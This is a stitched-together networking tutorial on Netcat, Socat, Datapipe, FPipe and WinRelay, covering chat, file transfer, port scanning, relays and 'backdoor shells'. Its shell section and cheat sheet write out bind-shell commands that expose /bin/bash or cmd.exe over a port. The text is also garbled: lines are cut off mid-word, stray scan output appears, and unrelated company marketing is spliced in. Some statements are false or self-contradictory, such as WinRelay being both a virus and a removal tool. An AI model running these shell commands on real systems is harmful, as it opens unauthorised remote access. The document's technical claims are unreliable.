Chat programs are on the rise. From open-source solutions to those that seemed to suddenly gain many popularity there are a wide range of chat and communication tools available to enter prise organization The reality is that some IT experts and system administrators would prefer a simple text- only solution. Windows Netcat can actually fill that need and allow for the transmission of messages across a local network.

To get started, you first need Netcat to start listening on a port number. Make sure not to choose a port that is already in use by another application or service.

```
        nc -l -p 1299
```



Command: nc -l -p 1299

8.8.8.8
domain.com (18.22
www.rssweather.co
localhost (127.0.0.1)
google.com (172.2

nc -p 1299 --log-errors

```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-10 15:51 Central Daylight Time
Nmap done: 0 IP addresses (0 hosts up) scannec in 0.17 seconds
WARNING: No targets were specified, so 0 hosts scanned.
```

Then all you need to do is launch the chat session with a new TCP connection: nc localhost 1299

This process can also be used to spin up a basic web server from your local machine. Netcat will function as the web host and allow you to store HTML content which can then be viewed through a web browser.

First, create a new text document on your local system and make sure to use valid HTML tags. Then save the file as "index.html" and store it in the root of your Netcat directory. Now switch back to the Netcat tool and run this command:

```
printf 'HTTP/1.1 200 OK\n\n%s' "$(cat index.html)" | netcat -l 8999
```

To see the HTML in action, simply open any web browser and navigate to your local IP address with: 8999 at the end to specify the port of the host.

Verbose Scan with Netcat Commands

Every command you run in Netcat will include certain output text to indicate whether it was successful or not. For troubleshooting and debugging purposes, you'll want to gather as much information and logs as possible while also investing in solutions like Varonis Datalert to detect threats and respond quickly. Netcat can help thanks to the verbose parameter which can be added to any basic Netcat command. Simply include "-v" to your command and run it again.

Even with this setting turned on, Netcat will not reveal any of your credentials or authentication data

HTTP Requests with Netcat Commands

We've covered how you can use Netcat to host HTML pages on your local system. But the utility program can also be used to make web requests to outside servers. In this way, Netcat will essentially function as a web browser by obtaining raw HTML code.

Along with a tool like Varonis Edge, Netcat can be helpful for IT professionals who are looking into internet traffic issues or proxies. Here's an example of how to obtain the HTML content from Google's homepage:

```
printf "GET / HTTP/1.0\r\n\r\n" | nc google.com 80
```

Note that the port number 80 is required for this type of command since the world wide web uses it as a default for TCP over IP connections.

TCP Server and TCP Client Commands

Although the TCP protocol is primarily used for transferring web traffic around the world, it can actually be implemented at a local level for file transfers. To accomplish this, you need to run Netcat from two locations: one that will act as a server to send the file and one that will act as the client to receive it.

Run this Netcat command on the server instance to send the file over port 1499: nc -l 1499 > filename.out
Then run this command on the client to accept, receive, and close the connection:
nc server.com 1499 (less than) filename.in
Make sure to replace "server.com" with the full hostname or IP address of the sending server.

ITEM with Netcat Commands

Newer versions of Netcat allow you to use ITEM format for transferring data instead of the standard TCP or UDP protocols. To accomplish this, you must follow this syntax:

file_path (pipe) device_path (pipe) network host.

Prevent DNS Lookup with Netcat Commands

Netcat commands run fastest when they are operating purely on IP addresses. This because no time is wasted talking to domain name servers (DNS) to translate server names into IP addresses. If you find that your Netcat commands are still running slow, make sure to add the "-n" operator so that the utility knows that DNS lookups are not required.

Shell Scripting with Netcat

As mentioned earlier, one of the benefits of using Netcat is that it can be included as part of a larger script that performs an automated function. As part of your security procedures, you might want to run a full port scan on all of your servers to detect new malicious applications that are listening for a connection.

You could write a script that:

1. Imports a text file of server names or IP addresses
2. Calls Netcat to run a port scan on each server
3. Writes the output to a new text file for analysis

Multiple Netcat commands can be grouped together in a single script and be run through either Linux or Windows shell.

Launching Reverse (Backdoor) Shells

To get started, you need to enable the shell tool over a Netcat command by using Netcat reverse shell

```
nc -n -v -l -p 5555 -e /bin/bash
```

Then from any other system on the network, you can test how to run commands on host after successful Netcat connection in bash.

```
nc -nv 127.0.0.1 5555
```

A reverse shell is a remote access approach where you run administrative commands from one terminal while connecting to another server on the network. To get started, you need to enable the shell tool over a Netcat command by using Netcat reverse shell:

```
nc -n -v -l -p 5555 -e /bin/bash
```

Then from any other system on the network, you can test how to run commands on the selected host after successful Netcat connection in bash:

```
nc -nv 127.0.0.1 5555
```

Netcat Cheat Sheet

Until you start using Netcat on a regular basis, you might get confused about the command syntax or forget what some of the parameters do. Don’t worry! We’ve included a cheat sheet below to help you find what you need quickly to run a working Netcat command

Netcat Fundamentals

nc [options] [host] [port] – by default this will execute a port scan

nc -l [host] [port] – initiates a listener on the given por

Netcat Command Flags

nc -4 – use IPv4 only
nc -6 – use IPv6
nc -u – use UDP instead of TCP
nc -k -l – continue listening after disconnection
nc -n – skip DNS lookups
nc -v – provide verbose output

Netcat Relays on Windows

nc [host] [port] > relay.bat – open a relay connection

nc -l -p [port] -e relay.bat – connect to relay

Netcat Relays on Linux

nc -l -p [port] 0 (less than) backpipe (pipe) nc [client IP] [port] (pipe) tee backpipe

Netcat File Transfer

nc [host] [port] (greater than) le_name.out– send a file

nc [host] [port] (less than) le_name.in – receive a file

Netcat Port Scanner

nc -zv site.com 80 – scan a single port

nc -zv hostname.com 80 84 – scan a set of individual ports

nc -zv site.com 80-84 – scan a range of ports

Netcat Banners

echo “” | nc -zv -wl [host] [port range] – obtain the TCP banners for a range of ports

Netcat Backdoor Shells

nc -l -p [port] -e /bin/bash – run a shell on Linux

nc -l -p [port] -e cmd.exe – run a shell on Netcat for Windows

Additional Netcat Resources

- The Full Potential of Netcat
- Using Netcat with RedHat
- Introduction to Netcat on Youtube
- Netcat for Security
- Fun lessons with Netcat

In today’s fast-changing world of technology and increasingly complex networks, companies need to be proactive when it comes to cyber security. That means hiring experts who know what threats to look for and how to combat them. Otherwise, a single instance of a cyber attack like ransomware could lead to lasting damage for the entire organization. Pairing solutions from Varonis with tools like Netcat will help to keep your internal network safer.

Socat:

Socat is a command line based utility that establishes two bidirectional byte streams and transfers data between them.

Socat is a network swiss army knife utility and it is very similar to Netcat. However, Socat has many additional features that makes it a better alternative to Netcat. Socat also has advanced features such as listeners for multiple clients, different protocols, reusing connections, connection redirection etc. The following are some few examples of how to use Socat and how it can be a very useful tool during assessments.

- Developed by Gerhard Rieger.
- ‘socat’ derived from two words. ‘so’ - socket and ‘cat’- concatenate files
- Also Known as ‘Swiss Army Knife’

Socat is a multi-purpose networking tool which can be used in a variety of ways. It can be used as a proxy to observe the traffic of plaintext networking protocols. Socat also has built-in OpenSSL support which allows it to secure communications.

Socat is a command line based utility that establishes two bidirectional byte streams and transfers data between them. ...

Filan is a utility that prints information about its active file descriptors to stdout. It has been written for debugging socat, but might be useful for other purposes too.

- socat can be used as TCP port forwarder as external socksifier, attacking weak firewalls, as a shell interface soackets and many more.
- Each of these data channels may be a file, pipe, device ,a socket, proxy CONNECT, file descriptor, the GNU editor, a program or a combination of two of these.
- Many options are available to refine socats behavior: terminal parameters, file permissions, file and process owners etc.
- Socat is a network utility similar to netcat. Socat supports ipv6 and ssl and is available for both windows and linux

Socat is a network utility supports ipv6 and ssl and is available for both windows a will notice with this tool is that it has a different syntax on netcat or other standard unix tools.

The syntax of soket is below:

```
socat [options] <address> <address>
```

You have to provide both addresses in order for it to work, now these

```
protocol:ip:port
```

Let’s get started with some examples. First I want to show you how y with netcat.

```
nc localhost 80
```

```
    socat - TCP4:localhost:80 OR socat STDIN TCP4:localhost:80
```

```
nc -lp localhost 700
```

```
socat TCP4-LISTEN:700 STDOUT
```


```
nc -lp localhost 700 -e /bin/bash
```

```
socat TCP4-LISTEN:700 EXEC:/bin/bash
```

Now we can go beyond netcat with some ssl examples, but first we n server.

Generate a SSL cert

```
openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout cert.k
```



```
Generating a 1024 bit RSA priva
.......................++++++
...................++++++
writing new private key to 'cer
```

SSL server

```
socat OPENSSL-LISTEN:443,cert=/cert.pem -
```

SSL client

```
socat - OPENSSL:localhost:443
```

Both addresses don’t have to use the same protocol, so you can do “s should also check out the options that you can apply, for example you and handle multiple clients.

```
socat TCP4-LISTEN:5000,fork OPENSSL:localhost:443
```

Finally if you are tunneling a connection between servers using socat the trafic to stdout.

DataPipe

- Datapipe is the managed hosting and cloud services provider with the most complete set of services, global locations, and industry leading partners Optimizing mission-critical and day-to-day enterprise IT operations, Datapipe enables businesses to transform, innovate and scale
- Datapipe delivers choice, control, and confidence in architecting, deploying, and managing multi-platform hybrid IT solutions tailored to individual customer needs. Optimizing mission-critical and day-to-day enterprise IT operations, Datapipe enables businesses to transform, innovate and scale. Backed by a global team of experienced professionals and next-generation data centers Datapipe provides comprehensive security, governance, orchestration, and analytics solutions.
- Datapipe Managed Cloud, the company offers managed services for **Amazon Web Services** including Elastic compute Cloud (EC2), CloudFront, S3, and Relational Database Service (RDS).
- Datapipe established partnerships with technology companies,
- Datapipe provides application management, hosting, professional services and security services for mid- to large-sized organizations. These services include monitoring, diagnostics, and problem resolution; enabling of software as a service to independent software vendors; custom application management, and remote infrastructure management.

FPIPE:

- FPipe, by Foundstone, implements port redirection techniques natively in Windows. It adds User Datagram Protocol (UDP) support, which datapipe lacks.
- FPipe does not require any support DLLs or privileged user access; however, it runs only on the NT, 2000, and XP platforms
- Fpipe comandline switches

Fpipe provides the following advantages to the Service Providers:

- Future equipment availability. Currently deployed systems in many cases lack official on-going support and equipment availability. Leveraging the 7705 SAR platform ensures continued network operation based on a modern platform.
- Increasing bandwidth requirements. Currently deployed networks are under increasing load as IP traffic usage explodes. Utilizing the 7705 SAR platform provides an easy to manage migration path towards different access technologies while providing a high-speed core architecture.
- OPEX costs. Existing systems can consume between 6 to 10 times the power, which in turn necessitates higher cooling requirements. The 7705 SAR platform can offer substantial OPEX savings compared to legacy equipment by reducing this metric.
- Additional Revenue Possibilities. The 7705 SAR platform placed in the access role close to the customer allows various value-added services to be offered in addition to carrying the existing customer traffic. (Point-to-multipoint L2/L3, IP, and or IP-VPN)

WINrelay :

WinRelay is a virus detection that infects other files in order to spread.

- It is windows based redirection tools
- Shere the same features with Fpipe including the ability to define a static source port for redirected traffic.
- It can be used interchangeably with Fpipe on any windows platform.
- Here are some symptoms that your computer might be infected by WinRelay: Computer runs slowly than before.
- Unexpected connection to the unsafe domains frequently.
- New added Registry keys files detailed or Registry modification.
- System always crash for no man-made reason at all.
- The memory of your System reduces unusually.
- It is a virus remove tool